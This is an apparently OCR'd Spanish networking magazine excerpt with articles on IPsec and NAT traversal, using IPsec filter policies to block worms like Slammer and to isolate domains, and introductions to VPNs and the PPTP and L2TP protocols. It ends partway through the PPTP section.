Una de las mayores causas de la no implementación de IPsec es la presencia de NAT (Network Address Translation-Traductor de Direcciones de Red). IPsec autentica computadoras; un NAT las esconde. Si medita sobre el tema se dará cuenta que el propósito de IPsec y NAT están contrapuestos. Pero por la alta dependencia en NATs en la mayoría de las redes IPv4, hay una inmensa demanda por obtener dispositivos que usen NAT que trabajen correctamente en IPsec. Además, haciendo que los dos trabajen juntos hará que rapidamente se acelere la adopción de IPsec.
Hacer que IPsec atraviese un NAT es más difícil que lo que uno podría creer. Tres problemas influyen sobre IPsec y Nat:

Violación de integridad del AH

AH computa la firma digital del paquete antes de dejar el peer que envía. Si ese paquete pasa a través de un NAT (ya sea local o remoto), su header IP es modificado. El peer receptor, cuando computa su propia versión de la firma del paquete, generará un resultado diferente porque el NAT modificó la di-

rección fuente. Entonces el peer receptor eliminará el paquete.

IPsec Helper (Ayudante)

Muchos gateways NAT hogareños o de pequeñas oficinas incluyen un ítem llamado el IPsec “helper” (ayudante) o IPsec “atraviese” (passtrhough). Originalmente diseñado para el modo túnel ese dispositivo también actúa en modo transporte. Si múltiples computadoras detrás del gateway crean asociaciones de seguridad IPsec a destinos fuera, éste enviará todo el tráfico IPEsec que arribe a la primera computadora que creó su asociación de seguridad. La función de ayudante simplemente recuerda cual computadora del interior inició una conversación IPsec y le reenvía todo el tráfico que arribe allí, sin modificaciones. ¿Entonces se crearán asociaciones de seguridad no verificadas?



Fragmentación IKE

Es común que el payload de un certificado digital excederá el tamaño de un frame IP. Cuando una aplicación genera un paquete de datos más grande que un frame IP, IP fragmenta el paquete de modo que cada paquete encaje en un solo frame. Aunque esto funciona bien dentro de una red local, dispositivos de red en las fronteras (network border devices) (incluyendo muchos NATs) dejan caer fragmentos ya que fragmentos maliciosamente construidos son una manera popular de evitar firewalls. NATs que dejan caer fragmentos evitarán que IKE funcione bien. Resulta sin embargo, que definiendo un mecanismo para encapsular ESP (pero no AH) dentro de UDP, es posible reenviar tráfico IPsec a través de NAT sin que sea rechazado. Cada lado envía paquetes de descubrimiento (discovery packets) para determinar la existencia de un NAT local y si ambos lados son capaces de realizar NAT trasversal (NAT-T). Si uno de los dos lados están detrás de un NAT y ambos pueden realizar NAT-T, IPsec cambiará primero el intercambio IKE a UDP, puerto 4500 (de modo de evitar conflictos con IPsec helper) y luego encapsulará enteramente la asociación de seguridad de IPsec en la misma conversación UDP. Al NAT el tráfico, parece tráfico ordinario UDP, de modo que NAT puede manejarlo sin problemas. Cada lado también intercambia sus detalles de NAT con el otro de modo de poder reconstruir los headers (encabezados) IP de tráfico recibido. Recordemos que NAT cambia los headers, de modo que quienes reciben deben “recontruir” el header original antes de desencriptar el tráfico y checkear las firmas. El proceso de seteo de NAT-T le provee a cada lado la información necesaria para hacer esto.

UDP-ESP (así es como se conoce la especificación) sabe cómo manejar múltiples asociaciones de seguridad IPsec detrás de un solo dispositivo NAT. Cuando múltiples computadoras hacen conexiones salientes usando el mismo protocolo, los dispositivos NAT usarán puertos de source únicos para cada computadora (esta es la forma en que NAT sabe cómo reenviar el trafico entrante que retorna). En cada cliente, NAT-T mantiene una tabla de pares de puerto source asociación de seguridad y matchea el tráfico cuando fluye saliendo y entrando.

Al momento de escribirse este artículo, NAT-T es un borrador de Internet. Los autores continúan realizando pequeños cambios para mejorar la funcionalidad e interoperabilidad. NAT-T no está definida para AH ya que no hay manera de resolver efectivamente el problema de violación de integridad de AH. Y, IETF decidió no abordar el tercer problema: fragmentación IKE. Si un lado está bloqueando fragmentos, el administrador de ese lado necesitará cambiar la programación NAT o ese lado directamente no podrá participar en NAT-T. La implementación de NAT-T hecha por Microsoft incluye una solución de pre-fragmentación si los dos lados lo soportan.

IKE fragmentará la llave en pedazos más pequeños antes de enviar los datos a la capa IP. Cada porción es entonces ubicada en un paquete IP completo y enviado. El lado receptor estará esperando esto y reconstruirá las porciones en la llave completa. La fase de descubrimiento de NAT también chequea por soporte de fragmentación IKE y la usará sólo si ambos dispositivos lo pueden realizar.

Este artículo también apareció en inglés en "Microsoft Security Newsletter (gratuito) al que recomendamos suscribirse.

www.microsoft.com

Utilizando IPsec para la protección de redes. Parte 2 de 2

por Steve Riley
Senior Program Manager
Security Business and Technology Unit
Microsoft Corporation

Con la parte 1 introduje IPsec, una maravillosa pero a veces desconcertante tecnología. Ahora que entiende cuál es y cómo trabaja, este mes me gustaría destacar la capacidad de IPsec para ayudar a solucionar tres problemas comunes de seguridad.

Utilizando IPsec para frenar gusanos

Puede ser que suene trivial, pero la mejor manera de frenar los gusanos ¡es en primer lugar no ser contagiado! En parte, porque no todos entienden o incluso tienen cuidado acerca de las amenazas y los riesgos asociados al correo electrónico y a la navegación en Internet, es que los gusanos y otras clases de código malévolo son simplemente hechos de la vida cotidiana. Dado esto, ¿cómo podemos reducir el daño que tal código inflige?

Usted puede frustrar al código malévolo de tres maneras diferentes:

Evitar que el código sea instalado
Evitar que el código sea ejecutado
Evitar que el código se comunique

La manera más difícil es evitar que el código sea instalado. Aunque los firewalls del anfitrión (host firewalls) y las utilidades de exploración de virus/ spyware pueden frenar cierto código malévolo, sigue siendo a menudo responsabilidad del usuario decidir si permitir que el código se instale o no. Ciertas características de Microsoft Windows XP Service Pack 2 crean barreras adicionales contra el código malévolo pero todavía confían en que los usuarios dejen características habilitadas (que vienen por defecto) o tomando las decisiones correctas cuando el sistema operativo muestra avisos. Pero se pueden eliminar algunas de estas decisiones configurando muchas de las características con políticas de grupo (Group Policies) y no permitiendo que los usuarios ordinarios funcionen como administradores locales.

Las SRP (Software Restriction Policies - Políticas de Restricción de Software) evitan que el código malévolo se ejecute. Usando las políticas de grupo usted puede aplicar restricciones a una computadora que permitan que funcionen solamente los programas autorizados. Resista el impulso de inclinarse en otra dirección, esto es, permitir que todo funcione excepto lo malo conocido. ¿Cómo puede realmente conocer todo lo malo? Si usted combina una lista con programas permitidos de ser ejecutados (implementada en toda la organización), tiene un entorno en el que el código malévolo que logra acceder a una computadora no puede hacer algo peligroso, las SRP simplemente no lo dejaría correr. Soy un gran fan de SRP y lo animo a que investigue y las use en su organización. Para ayudarlo a empezar he incluido algunos enlaces al final de este artículo.

En algunos casos su única opción puede ser evitar que el código malévolo se comunique. Las políticas de IPsec lo ayudarán aquí tanto a limitar qué clase de tráfico aceptará una computadora y qué clase de tráfico generará una computadora. Las reglas con acciones de filtrado (filter actions) que especifican simplemente bloquear o admitir tráfico (esto es, no crear ninguna asociación de seguridad) pueden obrar como los filtros básicos de paquetes en las computadoras individuales. Usted puede utilizar las políticas de grupo para asignar estas reglas a las computadoras y para reducir la cantidad de tráfico malévolo que se propaga a través de su red.

Su opción de las políticas de IPsec depende de qué sistema operativo está utilizando. Windows XP o Windows Server 2003 incluyen firewalls que son más eficaces que IPsec para bloquear tráfico de entrada, así que sus políticas de IPsec bloquearían solamente tráfico de salida. Windows 2000 no incluye un firewall así que usted debe considerar las políticas de IPsec que bloquean el tráfico de entrada y de salida. Considere el gusano "Slammer". Slammer buscaba computadoras que fuesen servidores SQL o MSDE y por lo tanto estarían escuchando el puerto UDP 1434. Parchear todas las computadoras puede tomar cierto tiempo, así que una mitigación excelente es utilizar la política de grupo para asignar rápidamente una política de IPsec a todas las computadoras para bloquear el tráfico de entrada en el puerto vulnerable. Para evitar que una computadora sea infectada por Slammer, usted puede asignar una política que bloquee todo el tráfico de entrada desde y hacia el puerto destino 1434/UDP:

Lista de filtros con un filtro: de cualquier dirección : cualquier puerto a mi dirección : 1434/udp
Acción del filtro: bloquear
Regla: Enlazar la lista con la acción; todas las interfaces; ningún túnel; cualquier método de autentificación (no importa porque aquí no hay asociación de seguridad de IPsec)

Se puede también scriptear las políticas de IPsec usando las herramientas de líneas de comando. Hay tres herramientas diferentes que usted puede utilizar dependiendo de su sistema operativo. Para Windows 2000, la herramienta es **ipsecpol.exe** del Resource Kit; para Windows XP, es **ipseccmd.exe** de la carpeta de herramientas de soporte en el CD-ROM o con una descarga; para Windows 2003 Server, es **netsh ipsec**, incluido con el sistema operativo (véase el final de este artículo los enlaces). Usted puede aplicar el filtro de Slammer en Windows 2000 con este comando:

```
ipsecpol -w REG -p “Block UDP 1434 Filter” -r “Block Inbound UDP 1434 Rule” -f *=0:1434:UDP -n BLOCK –x
```

(en Windows XP el comando es **ipseccmd** con la misma sintaxis.) Este comando crea y asigna una política estática llamada "Filtro de bloqueo UDP 1434 " con una sola regla llamada "regla de bloqueo entrada del UDP 1434 " que contiene la misma lista del filtro según lo arriba ligado a una acción de filtro de "bloque". Las políticas estáticas se almacenan en el registro

y persistirán entre reinicios. La política no se aplicará hasta el próximo reinicio del equipo o del agente de las políticas de IPsec. Si usted quiere que la política se aplique inmediatamente, su script debería también parar y reiniciar el servicio llamado "policyagent."
En el caso de que una computadora se infecte con Slammer, se puede usar otro filtro IPsec para evitar que infecte a otras computadoras, bloqueando la salida del puerto destino UDP 1434:
Lista de filtros con un filtro: de mi dirección : cualquier puerto a cualquier dirección : 1434/udp
Acción del filtro: bloquear
Regla: Enlazar la lista a la acción; todas las interfaces; ningún túnel; cualquier método de autentificación (no importa porque aquí no hay asociación de seguridad de IPsec)

Observe la sutil diferencia aquí: en la primera regla la lista del filtro es de cualquier dirección: cualquier puerto a mi dirección: 1434/udp; en la segunda regla la lista del filtro es de mi dirección: cualquier puerto a cualquier dirección: 1434/udp. La segunda regla bloquea cualquier tráfico de salida que sea destinado para el puerto UDP1434 en cualquier computadora. Utilice este comando para scriptear esa regla y agregarla a la misma política que la primera:

```
ipsecpol -w REG -p “Block UDP 1434 Filter” -r
“Block Outbound UDP 1434 Rule” -f 0=*:1434:UDP
-n BLOCK
```

Omita el "-x" aquí porque este comando está agregando otra regla a la política existente.
Usted puede también utilizar las utilidades de las líneas de comando para aplicar políticas dinámicas (éstas permanecen en efecto siempre y cuando el sistema está funcionando). Se pierden si se reinicia el agente de políticas o la computadora. Estos dos comandos crearán una política dinámica que haga lo mismo que la política estática arriba:

```
ipsecpol –f[*=0:1434:UDP]
ipsecpol –f[0=*:1434:UDP]
```

Los corchetes alrededor de la especificación del filtro indican que éste es el tráfico que el motor de la política debería bloquear. Hemos estado explorando hasta ahora cómo utilizar IPsec para bloquear tráfico desde y hacia los "malos" destinos conocidos. Usted podría ser más restrictivo con sus políticas de IPsec y bloquear todo el tráfico, y después crear reglas que permitan cierto tráfico a ciertas localizaciones. Necesitará pensar muy cuidadosamente qué clase de tráfico se debe permitir. Planee extensivamente, y pruebe a fondo sus ideas antes de lanzarse en la producción. ¡Espere que las cosas no funcionen al principio!

Utilizando IPsec para proteger servidores

Un muy buen uso de la política "bloquear-todo-excepto" es para la protección del servidor. Digamos que usted está armando un servidor Web. ¿Por qué debe ese servidor aceptar tráfico de entrada que no sea tráfico Web, por lo menos en su conexión a Internet (si es dual)? Usted puede utilizar una política de IPsec para construir un filtro rudimentario de paquetes que deseche todo excepto lo que tenga sentido, a los propósitos de su servidor, en el ejemplo del servidor Web, todo excepto el tráfico destinado por TCP para el puerto 80 (y 443 si algunas páginas utilizan HTTPS).

Tales políticas le ahorran tiempo de probar y desplegar patches. Si alguien descubre una vulnerabilidad en el sistema operativo pero una política de IPsec no está permitiendo el acceso al servicio vulnerable, usted puede desplegar estas políticas para permitirse tiempo adicional de probar y de desplegar el patch de acuerdo a su agenda. Continuemos el ejemplo del servidor del Web. Su política de IPsec tendría dos reglas:
Regla 1
Lista de filtros con un filtro: de cualquier dirección: cualquier puerto a mi dirección: cualquier puerto.
Acción del filtro: bloquear.
Regla: Enlazar la lista a la acción; todas las interfaces; ningún túnel; cualquier método de autentificación (no importa porque aquí no hay asociación de seguridad de IPsec)

Regla 2
Lista de filtros con dos filtros: de cualquier dirección: cualquier puerto a mi dirección:80/TCP y de cualquier dirección: cualquier puerto a mi dirección:443/TCP
Acción del filtro: permitir.
Regla: Enlazar la lista a la acción; todas las interfaces; ningún túnel; cualquier método de autentificación (no importa porque aquí no hay asociación de seguridad de IPsec)

Para scriptear esto, utilice estos comandos:

```
ipsecpol -w REG -p “Allow Web Traffic” -r
“Block Everything” -f *+0 -n BLOCK –x
ipsecpol -w REG -p “Allow Web Traffic” -r
“Permit Inbound TCP 80” -f *+0:80:TCP –f
*+0:443:TCP -n PASS
```

Note en estos ejemplos que **"+"** substituye a **"="** entre la fuente y las especificaciones del destino dirección/puerto/protocolo. Esto le dice al agente de políticas que construya las reglas en "espejo" que se requieren para el tráfico de respuesta para abandonar el servidor Web. Sin el espejo, usted necesitaría reglas separadas permitiendo el tráfico de salida de los puertos 80 y 443 del servidor. Cuando usted crea reglas en el GUI se reflejan automáticamente.
Piense en los roles de varios servidores en su organización y comience a desarrollar las políticas de IPsec que son apropiadas para esos roles. Utilice las políticas de grupo para asignar las políticas de IPsec basadas en las unidades de organización (OU – Organizational Unit) que reflejan cada rol. Estas políticas pueden ayudar mucho a aumentar la seguridad de su entorno simplemente poniendo un método en ejecución para limitar el tráfico que pueda entrar en el servidor.

Utilizando IPsec para aislamiento del dominio

Si usted está utilizando Active Directory, sabe quiénes son sus usuarios: se tienen que autenticar cuando desean utilizar recursos de la red. ¿Pero qué hay sobre las computadoras? Seguro, algunas de las computadoras se unen a su dominio. Aunque la arquitectura de Windows no requiere esto. Mientras un usuario posee las credenciales válidas, accede a los recursos de la red desde cualquier computadora en la red. ¡Y el Windows XP Credencial Manager le hace más fácil el hecho de convivir con una computadora no unida al dominio!
El concepto del "aislamiento del dominio" se está volviendo cada vez más popular. Comenzamos a mencionarlo a

finales de 2001; ahora está funcionando a través de todas las redes corporativas de Microsoft y en las redes de muchos clientes. Si aún no lo ha considerado, lo animamos a que piense en él ahora. AL final de este artículo hay un enlace a una guía más detallada basada en nuestro despliegue.

El aislamiento del dominio es importante por muchas razones, las computadores que se unen al aislamiento del dominio son computadores en las que puede confiar casi totalmente, ya que puede aprovecharse de cosas como las políticas de grupo, plantillas de seguridad, configuración de restricciones de software, políticas de IPsec, Microsoft Systems Management Server (SMS), y cualquier otra tecnología de seguridad relacionada a la seguridad que pueda controlar y manejar centralmente. Las computadoras cuya configuración controla son computadoras que hacen solamente lo qué usted permite que hagan. Éstas computadoras serán menos peligrosas en su entorno que las máquinas de las cuales usted no tiene ningún conocimiento sobre su existencia o sus configuraciones.

Aquí esencialmente está diciendo que ningún usuario puede levantar una computadora no autorizada y acceder a los recursos de la red – sólo las computadoras autorizadas pueden comunicarse con otras computadoras autorizadas. Es más fácil de lo que piensa implementar esto en su dominio. Primero agregue esta política de IPsec a las políticas de grupo del dominio por defecto (default Domain Group Policy):

Lista de filtros: utilice la lista de filtros de ejemplo de todo tráfico IP existente (all IP traffic).

Acción del filtro: sólo ESP, cifrado nulo, integridad SHA-1; requiera la seguridad; no se comunique con máquinas no-IPsec

Regla: Enlazar la lista a la acción; todas los interfaces; ningún túnel; Autentificación de Kerberos; ninguna respuesta por defecto

Puede usar tanto AH como ESP, pero su política no funcionaría con dispositivos que deban comunicarse a través de traductores de direcciones de red (NAT). Necesitará crear una regla que exima sus controladores de dominio porque necesita comunicarse con ellos para autenticar y acceder al ticket de Kerberos que se utiliza para todas las otras comunicaciones:

Lista de filtros: Filtrar con las direcciones o los rangos de direcciones de sus controladores de dominio.

Acción del filtro: permitir

Regla: Enlazar la lista a la acción; todas las interfaces; ningún túnel; cualquier método de autentificación (no importa porque aquí no hay asociación de seguridad de IPsec)

Una vez que pruebe y despliegue estas políticas, las máquinas fuera del dominio no podrán comunicarse con cualquier máquina unida a un dominio. ¿Por qué? Los miembros del dominio requerirán IPsec. Usted no puede acceder a la política a menos que se una al dominio. Usted no puede "hacer su propia" política e intentar permanecer fuera del dominio porque la política requiere Kerberos, que trabaja solamente si usted está en el dominio. Todos los miembros del dominio recibirán la política y por lo tanto podrán comunicarse con el resto de los miembros del dominio. Recuerde que si permite que los usuarios agreguen y quiten sus máquinas de su dominio, no podrá controlar quién recibe o no la política. Observe que esto no es necesariamente un problema siempre y cuando unirse al dominio aplique otros controles de seguridad como SMS, antivirus, anti-spyware, firewall, etcétera.

Una tecnología para enamorarse

Espero que esta serie de dos partes lo haya entusiasmado acerca de las cosas que puede hacer con esta increíble tecnología. Lo invitamos a enviar sus opiniones, por favor utilice el enlace al final de esta columna. Gracias por leernos y disfrute la experiencia con IPsec.

Este artículo también apareció en inglés en "Microsoft Security Newsletter (gratuito) al que recomendamos suscribirse.

www.microsoft.com

Enlaces

SRP (Software Restriction Policies - Políticas de Restricción de Software)

http://www.microsoft.com/resources/documentation/windowsserv/2003/all/deployguide/en-us/dmebg_dsp_cnyd.asp

http://www.microsoft.com/resources/documentation/windowsserv/2003/all/deployguide/en-us/dmebg_dsp_mawi.asp

http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/rstrplcy.mspx

Herramientas líneas de comando de IPsec

Windows 2000 Resource Kit:
http://www.microsoft.com/windows2000/techinfo/reskit/default.asp

Windows XP Service Pack 2 Support Tools:

http://support.microsoft.com/?kbid=838079

Aislamiento de Dominio en Microsoft

http://www.microsoft.com/technet/itsolutions/msit/security/ipsec-domisolwp.mspx

Introducción a VPNs (Virtual Private Networks)

Por Carlos Vaughn O´Connor

¿Qué significa VPN?

Un “Virtual Private Network” (VPN) es una red (network) de datos privada (es decir, sólo participan un grupo “elegido” de computadoras), que utiliza la infraestructura de telecomunicaciones pública, manteniendo la privacidad a través de protocolos de túneles y procedimientos de seguridad. Una empresa puede querer que sus empleados se conecten a su red desde sus hogares o cuando están viajando, o podría querer que dos sucursales (cada una con su propia LAN) estén conectadas en una sola red. La VPN brinda a una empresa las mismas posibilidades que las líneas privadas bajo leasing a un costo muchísimo más bajo, utilizando la infraestructura pública compartida (un ejemplo: Internet).




Fig. 1 VPN y Acceso remoto

Bajo las siglas VPN se reúne un conjunto de tecnologías y escenarios para satisfacer las necesidades de las empresas.

Cuando se selecciona una implementación VPN se deben considerar: seguridad, interoperabilidad, facilidad de uso y administración. Existen soluciones VPN provistas por diferentes vendors (por ejemplo CISCO), pero también existen soluciones ya incluidas en diferentes sistemas operativos (SO) -por ejemplo: Windows o Linux-. O soluciones que si no están ya en el SO pueden bajarse de Internet.

En este artículo se discute la tecnología VPN en su forma genérica. independiente de cómo se las implementa. Para entender VPNs es necesario adentrarse en los siguientes puntos (que son desarrollados en gran detalle en diferentes artículos en esta edición):

Protocolos disponibles (PPTP/ L2TP/ IPSec, IPSec Túnel)
Escenarios VPNs más comunes (Acceso remoto, site-to-site, extranet)
Autenticaciones
Seguridad bajo VPN

En el caso Windows, si nos referimos a un servidor VPN se deberá entender Windows 2000 Server o Windows Server 2003 con RRAS (Routing and Remote Access) activado.

Los dos escenarios más comunes de VPNs

VPNs y Acceso Remoto (Remote Access VPN)

La mayoría de las compañías necesitan proveer acceso remoto a los empleados. Generalmente se utilizaba una conexión dial-up (DUN) del cliente al servidor de acceso remoto (RAS) vía módems. Para acceso remoto VPN hay que considerar: tecnología en la Workstation cliente, qué sucede en el medio entre el cliente y el servidor VPN, el servidor VPN y finalmente la relación con el usuario remoto. El usuario remoto puede ser un empleado o individuo de menor confianza (un consultor o socio de negocios). Usualmente, el cliente de la Workstation estará corriendo bajo el SO Windows, pero podrá ser una estación MAC, Linux o Unix.

Dos consideraciones son importante destacar: 1). recordar que el ancho de banda deberá ser apropiado para que la conexión tenga sentido. 2). normalmente los proveedores de Internet (ISP) no bloquean los protocolos que se utilizan. Sólo puede haber problemas en el caso de que el usuario remoto trate de conectarse al VPN server (vía Internet) desde dentro de una red (un empleado visitando un cliente o proveedor) y deba pasar un firewall. Para este tipo de situaciones, una solución es un http-tunnel, como el propuesto e www.http-tunnel.com, que permite llegar a Internet vía el puerto 80 de http y entonces establecer el túnel VPN. Una vez que el usuario remoto “disca” al número IP del servidor VPN se ingresa a la etapa de autenticación y autorización. Básicamente: ¿quién es usted?: Nombre de usuario y password y luego, ¿de qué modo lo autorizo a entrar en la red? (horario, protocolo). Toda ésta infraestructura deberá ser configurada por el administrador para garantizar seguridad.
Según el protocolo en uso y el SO en el servidor VPN y usuario remoto, existirán diferentes modos de autenticar (passwords tradicionales, certificados de usuario, tokens o biométrica).
Finalmente, se deberá decidir si se desea que el usuario



remoto pueda acceder a la Intranet o si se lo limitará a áreas específicas. En la Fig. 1, por ejemplo, solamente se da acceso al servidor de Exchange. Se puede implementar esta “restricción” de diferentes modos: en el Server VPN, en los routers, o en las workstations y servers usando IPSec y políticas asociadas. En servidores VPN con W2K existe la posibilidad de usar Remote Access Policies (RAP).

SITE-TO-SITE VPNs (VPNs entre sitios)

Site-to-site conecta la LAN de una empresa ubicada en un sitio remoto con otra LAN en otra ubicación, usando un link VPN a través de Internet, reemplazando así líneas dedicadas que en general son muy caras. Todo lo que se necesita es un servidor W2K en cada sitio conectado a la LAN local.
Este escenario no requiere autenticación de usuario pero sí deben autenticarse los servidores VPN entre sí. Cuando se establece la conexión VPN, uno de los servidores VPN asume el rol de cliente e inicia una conexión con otro servidor VPN. Después de establecida la conexión VPN, los usuarios de cada sitio puede conectarse a los servidores como si estuvieran en la misma red local.




Fig. 2 Site to site VPN

¿Cómo saben los servidores VPNs que el otro es auténtico y no un impostor? De acuerdo con el protocolo y el SO instalado en los servidores VPN, se puede basar la autenticación site-to-site en contraseñas asociadas con cuentas de usuario creadas para cada servidor, en llaves secretas pre-acordadas o en certificados para cada máquina emitidos por una autoridad certificadora (CA, Certificate Authority).

Los Protocolos usados en VPNs.

Es importante conocer cuáles son los protocolos usados en VPNs y como se interrelacionan con las diferentes autenticaciones posibles.

Cada una de las dos arquitecturas antes mencionadas soportan uno o más protocolos para establecer la VPN. Las posibilidades hoy son PPTP, L2TP/IPsec y IPsec Túnel.

Los distintos protocolos permiten diferentes algoritmos de enciptación.

A su vez diferentes autenticaciones serán posibles en cada caso.

En los artículos que siguen se podrá ver esto en detalle:

“PPTP y L2TP” por Ing. Marisabel Rodriguez Bilardo y:

“IPsec partes 1 y 2” por Steve Ridley, Senior Program Manager, Security Business and Technology Unit, Microsoft Corporation

IPsec y L2TP representan los protocolos más actuales y soportan autenticaciones que difieren en su nivel de riesgo.

PPTP ha debido ser corregido en las vulnerabilidades descubiertas por Counter Pane Sustems en 1998 y representa aún hoy una opción muy segura para requerimientos corporativos, siempre que se implementen passwords fuertes (strong).

PPTP y L2TP

por Marisabel Rodriguez Bilardo

Los protocolos PPTP y L2TP nacieron para crear VPNs. Además de permitir crear túneles a través de Internet, pueden encriptar los datos enviados y autenticar a los usuarios.

Las VPNs conectan sitios remotos en forma segura y además bajan costos porque utilizan redes públicas en vez de líneas punto a punto. Saber cómo funcionan los protocolos más utilizados con los que se implementan, nos ayuda a aprovechar más estos beneficios.

VPNs

El término VPN se usa en los últimos años en forma muy general, para designar una muy variada gama de implementaciones. Básicamente se refiere a lograr que las comunicaciones entre determinadas redes o computadoras, sean virtualmente invisibles para observadores externos, mientras que se aprovechan las ventajas de infraestructuras públicas. Lo que distingue a una VPN de una red privada verdadera es la utilización de una infraestructura compartida. La base de la aparición de las VPNs reside en la economía y la seguridad en las comunicaciones.

En este artículo, nos vamos a referir a las VPDN (Virtual Private Dial-up Networks). Una VPDN permite a un usuario remoto conectarse a otro sitio bajo demanda mediante un túnel ad hoc.

El usuario se conecta a una red pública vía dial-up o un link ISDN, y luego sus paquetes viajan en un túnel a través de la red pública, dando la impresión de que está conectado al sitio destino directamente. Una característica esencial de este tipo de conexiones es la necesidad de la autenticación del usuario, ya que cualquiera podría tratar de conectarse para obtener acceso al sitio usando la misma red.

Lo que distingue a una VPN de una red privada verdadera es la utilización de una infraestructura compartida.

Túneles

El proceso de crear un túnel consiste en enviar paquetes a una computadora en una red privada, ruteándolos sobre otra red, como por ejemplo Internet.

Los túneles en sí mismos, no proveen seguridad de datos; el paquete original es simplemente encapsulado dentro de otro protocolo, pero se puede ver el contenido con cualquier sniffer si no está encriptado. Con “encapsular” nos referimos a agregar un encabezado y/o un trailer de un protocolo a un PDU (Packet Data Unit) que proviene de otra capa del modelo OSI.

PPP es la base sobre la cual trabajan

L2TP y PPTP son los protocolos más populares para crear VPNs. Al comparar cómo se comportan ambos en el modelo OSI, se encuentra una similitud muy importante: PPP es la base de ambos y es el encargado de encapsular la transferencia de datos.

PPP es un protocolo de la capa de enlace de datos del modelo OSI, que se diseñó en un principio para encapsular datos y enviarlos sobre links punto a punto.

Un subconjunto de protocolos PPP maneja las operaciones de conexión: el LCP (Link Control Protocol), establece, configura, mantiene y termina una conexión punto a punto, y el NCP (Network Control Protocol) establece y configura varios protocolos de red sobre el link PPP.

PPTP y L2TP son idénticos en la capa física y de enlace, pero sus similitudes terminan ahí.

PPTP

El protocolo PPTP encapsula paquetes IP para transmitirlos en una red IP. Los clientes PPTP usan el puerto destino 1723 para crear un túnel. Este proceso tiene lugar en la capa de transporte. Después de que el host y el cliente establecen un túnel, envían paquetes de control de conexión PPTP de un extremo al otro para mantenerlo.

PPTP encapsula el frame PPP en un paquete GRE (Generic Routing Encapsulation) que opera en la capa de red. GRE provee un método de encapsulamiento a los protocolos de capa 3 como IPX, Apple Talk, y DECnet para redes IP, pero no establece una sesión ni provee seguridad. Para eso se usa PPTP. Usando GRE, se restringe el uso de PPTP a redes basadas en IP.

Después de encapsular el frame PPP con un encabezado GRE, PPTP encapsula el frame con un encabezado IP. Este encabezado IP contiene la dirección IP origen y destino para el paquete. Luego, PPTP agrega un encabezado y un trailer PPP.

Generalmente hay tres dispositivos que intervienen en la implementación de una VPN con PPTP:

Un Cliente PPTP

Un Network Access Server (lo llamaremos NAS)

Un Servidor PPTP

No se necesita un NAS para crear un túnel cuando el Cliente PPTP y el Servidor PPTP están en la misma red.

Una implementación típica de PPTP, comienza con un cliente que necesita acceder a una LAN privada usando su conexión a la red pública.

El cliente se conecta a un NAS a través de la infraestructura de red del ISP. Un NAS también se puede llamar FEP (Front End Processor), dial-in server, o POP (Point of Presence). Una vez que se conecta puede enviar y recibir paquetes en Internet.

